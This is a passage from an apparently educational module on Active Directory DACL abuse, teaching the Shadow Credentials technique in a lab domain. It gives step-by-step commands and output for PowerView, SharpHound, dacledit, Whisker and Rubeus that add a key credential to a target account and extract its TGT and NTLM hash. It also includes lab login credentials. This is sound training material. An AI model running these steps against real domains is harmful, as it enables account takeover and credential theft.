As threats evolve and new attack vectors emerge, we are committed to continuously updating this module with the latest information and techniques related to DACL attacks. This commitment ensures that our content remains relevant and provides cutting-edge knowledge to counteract emerging security challenges in cybersecurity effectively.

Coming Next

Our next step is to apply the concepts of DACL exploitation techniques through hands-on exercises. We will guide you in enumerating and abusing DACLs using Linux and Windows. This practical application will reinforce your theoretical understanding and equip you with the necessary skills to identify and mitigate DACL misconfigurations in real-world scenarios.


Shadow Credentials

Shadow Credentials is an alternative user and computer account takeover technique that abuses Windows Hello for Business functionality for passwordless authentication. It works by adding `Key Credentials` to the `msDS-KeyCredentialLink` attribute of the target user/computer account and then performing Kerberos authentication as that account using PKINIT. This method is much easier and more reliable than primitive techniques such as `Password Reset` or `Roasting` against users and `RBCD` against computers.


Kerberos Pre-Authentication

In Active Directory domains, the Kerberos Authentication Process relies on a preliminary step called `pre-authentication`. The purpose of `pre-authentication` is to prevent offline attacks like AS-REP Roasting, where anyone can obtain an encrypted blob using a client's password-derived key and attempt to crack it. To prove their identity, the client has to encrypt the current timestamp with their key, which derives the client's password (DES, RC4, AES128, or AES256) and sends it to the KDC. If the KDC can decrypt the timestamp, the client is using the correct password-derived key, as the KDC has access to all passwords derived keys in the domain.

When `pre-authentication` is successfully concluded by an authenticating client, a TGT is supplied, allowing that client to effectively ask for more tickets to connect to other services in the network.



There is, however, a use case where the key derived from the password is not used at all, and the `pre-authentication` scheme is conducted asymmetrically. This scenario is called Public Key Cryptography for Initial Authentication (PKINIT) and allows a user to obtain a TGT with a x509 certificate within Active Directory domains configured with a PKI (Public Key Infrastructure). It's worth noting that AD CS (Active Directory Certificate Services) is Microsoft's PKI implementation.



The PKINIT protocol is a security protocol that authenticates entities on a network using public key cryptography. PKINIT is a `pre-authentication` extension that extends the Kerberos Protocol to use public key cryptography and ticket-granting ticket (TGT) data signing during the initial AS exchange. It's specified in [RFC4556], but Microsoft has made some modifications for Windows implementation of PKINIT that differs from [RFC4556] which can be found in [MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol.

Passwordless authentication

Microsoft introduced the concept of Key Trust in Windows Server 2016 to enable passwordless authentication in environments that don't support Certificate Trust. With Key Trust, PKINIT authentication is established using raw key data stored in the AD object's attribute called `msDS-KeyCredentialLink` instead of a certificate.

The client's public key is stored in the multi-value attribute, `msDS-KeyCredentialLink`. This attribute's values are Key Credentials, serialized objects containing information such as the creation date, the distinguished name of the owner, a GUID that represents a Device ID, and, of course, the public key. It is a multi-value attribute because an account has several linked devices.

Let's connect to the target machine to complete the exercises, we will use the acount `jeffry` with the password `Music001`:

```
xfreerdp /u:jeffry /p:Music001 /d:lab.local /v:10.129.228.236 /dynamic-
resolution /drive:.,linux
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpdr
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpsnd
...SNIP...
```

We can use PowerView to query for users with `msDS-KeyCredentialLink` attribute not empty:


```
PS C:\Tools> Get-DomainUser -Filter '(msDS-KeyCredentialLink=*)'

logoncount             : 5
msds-keycredentiallink :
B:828:00020000200001A98B9A34A7566C0B8633DF6ADBF934CFE79BE8617097536146F1F0
62ED29659920000272FF1:CN=Gabriel,
                         CN=Users,DC=lab,DC=local
badpasswordtime        : 1/1/1601 1:00:00 AM
distinguishedname      : CN=Gabriel,CN=Users,DC=lab,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : Gabriel
lastlogontimestamp     : 4/27/2024 6:18:37 PM
userprincipalname      : [email protected]
name                   : Gabriel
objectsid              : S-1-5-21-2570265163-3918697770-3667495639-4602
samaccountname         : gabriel
...SNIP...
```

This attribute contains Key Credentials, which are serialized objects that include information such as the creation date, the distinguished name of the owner, a GUID representing a Device ID, and, of course, the public key itself. Since an account can have multiple linked devices, `msDS-KeyCredentialLink` is a multi-value attribute.

Microsoft passwordless solution is called Windows Hello for Business (WHfB). With WHfB, when a user enrolls, the TPM generates a public-private key pair for their account. The private key is stored in the TPM and never leaves it. Suppose the organization has implemented the Certificate Trust model. In that case, the client issues a certificate request to obtain a trusted certificate from the environment's certificate issuing authority for the TPM-

generated key pair. On the other hand, if the Key Trust model is implemented, the public key is stored in a new Key Credential object in the `msDS-KeyCredentialLink` attribute of the account. The private key is protected by a PIN code, which can be replaced with a biometric authentication factor like fingerprint or face recognition, thanks to Windows Hello.

Windows attempts to perform PKINIT authentication using their private key when a client logs in. Under the Key Trust model, the Domain Controller can decrypt their pre-authentication data using the raw public key in the corresponding object stored in the client's `msDS-KeyCredentialLink` attribute.



Shadow Credential Attack

Shadow Credentials are a way to gain control over an Active Directory user or computer by exploiting the passwordless authentication function used in the Key Trust model. Suppose we have permission to modify the `msDS-KeyCredentialLink` attribute of the target object. In that case, we can add an alternate credential as a certificate to take control of the target.

The tool called Whisker can be used to take over Active Directory user and computer accounts by manipulating their `msDS-KeyCredentialLink` attribute, effectively adding `Shadow Credentials` to the target account.

Shadow Credential attack is possible when the controlled account has a `GenericAll`, `GenericWrite`, over the target, or `WriteProperty` over the target's `msDS-KeyCredentialLink` attribute. As we mentioned in Passwordless authentication, we can add alternate credentials and request a TGT to authenticate as the target.


NTLM hash with Shadow Credential Attack

For compatibility purposes, when a client uses PKINIT and needs to communicate with a service that doesn't support Kerberos authentication, NTLM is used. Microsoft introduced a special Service Ticket as an alternative authentication method to address that. This ticket contains the NTLM hash inside the `Privilege Attribute Certificate (PAC)` in an encrypted `NTLM_SUPPLEMENTAL_CREDENTIAL` entity.

The encrypted PAC is stored within the ticket, which is encrypted using the key of the service it was issued for. For a TGT, the ticket is encrypted using the key of the KRBTGT account, which the client cannot decrypt. To obtain a ticket that can be decrypted, the client needs to perform Kerberos User-to-User (U2U) authentication to itself.

Every time a client requests a TGT, a new session key is created. The KDC does not keep a record of active session keys but extracts the session key from the client's ticket. When a user requests a `U2U TGS-REQ`, the KDC uses the target user's TGT as an additional ticket in the response. The KDC then extracts the session key from the encrypted part of the TGT and generates a new service ticket.

The above means that if we request a U2U Service Ticket from ourselves to ourselves, we will be able to decrypt the ticket and access the PAC and the NTLM hash because the key used to encrypt the ticket is in our possession. By modifying the `msDS-KeyCredentialLink` property, we can also obtain a user's or computer's NTLM hash.



Pre-requisites

For this technique to work, it is necessary to have the ability to write the attribute `msDS-KeyCredentialLink` on a target user or computer, and the environment must be set up as follows:

1. The target Domain must have at least one Domain Controller running Windows Server 2016 or above.
2. The Domain Functional Level should be Windows Server 2016 or above.
3. The Domain Controller to be used during the attack must have its certificate and keys. This means the organization must have AD CS, PKI, CA, or something similar.

As mentioned by ShutdownRepo, Pre-reqs 1 and 2 must be met because the PKINIT features were introduced with Windows Server 2016. Pre-req 3 is necessary because the DC requires its own certificate and keys for the session key exchange during the AS_REQ <-> AS_REP transaction. If Pre-req 3 is not met, a `KRB-ERROR (16): KDC_ERR_PADATA_TYPE_NOSUPP` will be raised.

Enumeration from Windows

To identify if we have an account with `GenericAll`, `GenericWrite`, over the target, or `WriteProperty` over the target's `msDS-KeyCredentialLink` attribute, we can use PowerView, BloodHound, dacledit, and any other tool that allows us to retrieve ACL information out of Active Directory.


Let's start with BloodHound and connect to the target machine using RDP with Jeffry's credentials.

To collect the data, we will use SharpHound:


```
PS C:\Tools\SharpHound CE> .\SharpHound.exe -c All
2024-02-15T12:47:05.4180896+01:00|INFORMATION|This version of SharpHound
is compatible with the 5.0.0 Release of BloodHound
2024-02-15T12:47:05.7149715+01:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights,
CARegistry, DCRegistry, CertServices
...SNIP...
```

Note: We can use any BloodHound version to get this edge. Both versions will be provided in `C:\Tools`. Consider verifying that the version of BloodHound you are using is compatible with the version of SharpHound.

We must import the SharpHound output file into BloodHound and then search for a path from Jeffry (the account we control) to any other account. Let's check the path from Jeffry to Gabriel:



There's also a path from Jeffry to Monic with `AddKeyCredentialLink`, this means that Jeffry has WriteProperty to this attribute:



Aditionally, we can use PowerView or SharpView:

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity jeffry).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity gabriel | ?
{$_.SecurityIdentifier -eq $userSID}

ObjectDN        : CN=Gabriel,CN=Users,DC=lab,DC=local
ObjectSID       : S-1-5-21-2570265163-3918697770-3667495639-4602
ActiveDirectoryRights : GenericAll
BinaryLength      : 36
AceQualifier      : AccessAllowed
IsCallback       : False
OpaqueLength      : 0
AccessMask       : 983551
SecurityIdentifier  : S-1-5-21-2570265163-3918697770-3667495639-4601
AceType        : AccessAllowed
```

Enumeration from Linux

Alternatively, if we are working from Linux, we can also use dacledit.py or bloodyAD to search for those rights.

Installing dacledit.py

To install dacledit we will clone [ShutdownRepo impacket's repository](), create a python virtual environment to avoid conflict between the original Impacket installation and this branch, and install the fork impacket repository:

```
git clone https://github.com/ShutdownRepo/impacket -b dacledit
```

```
cd impacket
python3 -m venv .dacledit
source .dacledit/bin/activate
```

```
python3 -m pip install .
Processing /home/plaintext/htb/modules/dacl/shutdownRepo/impacket
Collecting chardet
 Downloading chardet-5.1.0-py3-none-any.whl (199 kB)
   |████████████████████████████████| 199 kB 1.7 MB/s
Collecting flask>=1.0
 Using cached Flask-2.3.2-py3-none-any.whl (96 kB)
..SNIP...
```

```
python3 examples/dacledit.py --help
Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

usage: dacledit.py [-h] [-use-ldaps] [-ts] [-debug] [-hashes
LMHASH:NTHASH]
          [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
          [-principal NAME] [-principal-sid SID] [-principal-dn DN]
          [-target NAME] [-target-sid SID] [-target-dn DN]
          [-action [{read,write,remove,backup,restore}]]
          [-file FILENAME] [-ace-type [{allowed,denied}]]
          [-rights [{FullControl,ResetPassword,WriteMembers,DCSync}]]
          [-rights-guid RIGHTS_GUID] [-inheritance]
          identity

Python editor for a principal's DACL.
```

Now, in the following example, we will query what rights the user Jeffry has over the target account, Gabriel:

```
python3 examples/dacledit.py -target gabriel -principal jeffry -dc-ip
10.129.228.236 lab.local/jeffry:Music001
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-2570265163-3918697770-3667495639-
4601)
[*] ACE[22] info
[*]  ACE Type         : ACCESS_ALLOWED_ACE
[*]  ACE flags        : None
[*]  Access mask       : FullControl (0xf01ff)
[*]  Trustee (SID)      : jeffry (S-1-5-21-2570265163-3918697770-
3667495639-4601)
```

As the command's output shows, Jeffry has `FullControl` over the target account, Gabriel.

Abusing Shadow Credentials from Windows

To abuse Shadow Credentials from Windows, we will use Whisker. We can use `Whisker.exe list /target:gabriel` to read the value of the `msDS-KeyCredentialLink` attribute of the target.

```
PS C:\Tools> .\Whisker.exe list /target:gabriel
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Listing deviced for gabriel:
    DeviceID: 462d7a93-f342-a139-96fc-2c750d2f4c89 | Creation Time:
27/04/2024 18:01:17
```

We found one key in this account. To add new credentials, we have two options: We can provide a certificate file that will be used as the alternative credentials for the account, or we can use `.\Whisker.exe add /target:gabriel` to generate the certificate and print the `Rubeus` command needed to retrieve the account's TGT and NTLM hash.

```
PS C:\Tools> .\Whisker.exe add /target:gabriel
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password
cw7I7QaHMS44q5xt
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Generating certificate
[*] Certificate generated
```

```
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 48d97546-cac9-4e92-981b-
e89da231f7a8
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:gabriel
/certificate:MIIJuAIBAzCCCXQGC..SNIP...6F9yJkzw28UnNcCs/0aclXHfAwICB9A=
/password:"cw7I7QaHMS44q5xt" /domain:lab.local /dc:LAB-DC.lab.local
/getcredentials /show
```

Now we can run `Rubeus` to get the TGT and NTLM hash. We must use the option `/getcredentials` to retrieve the NTLM hash:

```
PS C:\Tools> .\Rubeus.exe asktgt /user:gabriel
/certificate:MIIJuAIBAzCCCXQGC..SNIP...6F9yJkzw28UnNcCs/0aclXHfAwICB9A=
/password:"cw7I7QaHMS44q5xt" /domain:lab.local /dc:LAB-DC.lab.local
/getcredentials /show /nowrap
  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=gabriel
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\gabriel'
[*] Using domain controller: fe80::f11e:5faf:4886:146a%15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

   doIGJjCCBiKgAwIBBaEDAgEWooIFRTCCBUFhggU9MIIFOaADA...SNIP...

[*] Getting credentials using U2U

 CredentialInfo    :
  Version       : 0
  EncryptionType   : rc4_hmac
  CredentialData   :
   CredentialCount  : 1
    NTLM       : 2D1DA879CA71003...SNIP...
```

Now, we have two options for using the output provided by Rubeus: we can use the NT Hash with any of our preferred tools or Gabriel's TGT. Let's use the ticket with Rubeus.

One of the different methods we can use is to create a sacrificial logon session using the Rubeus option `createnetonly`:

```
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show
  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : True
[*] Username    : TSRS8WIH
[*] Domain     : EW74A3R2
[*] Password    : 85Y3U0HS
[+] Process    : 'powershell.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID   : 3456
[+] LUID      : 0x250d07
```

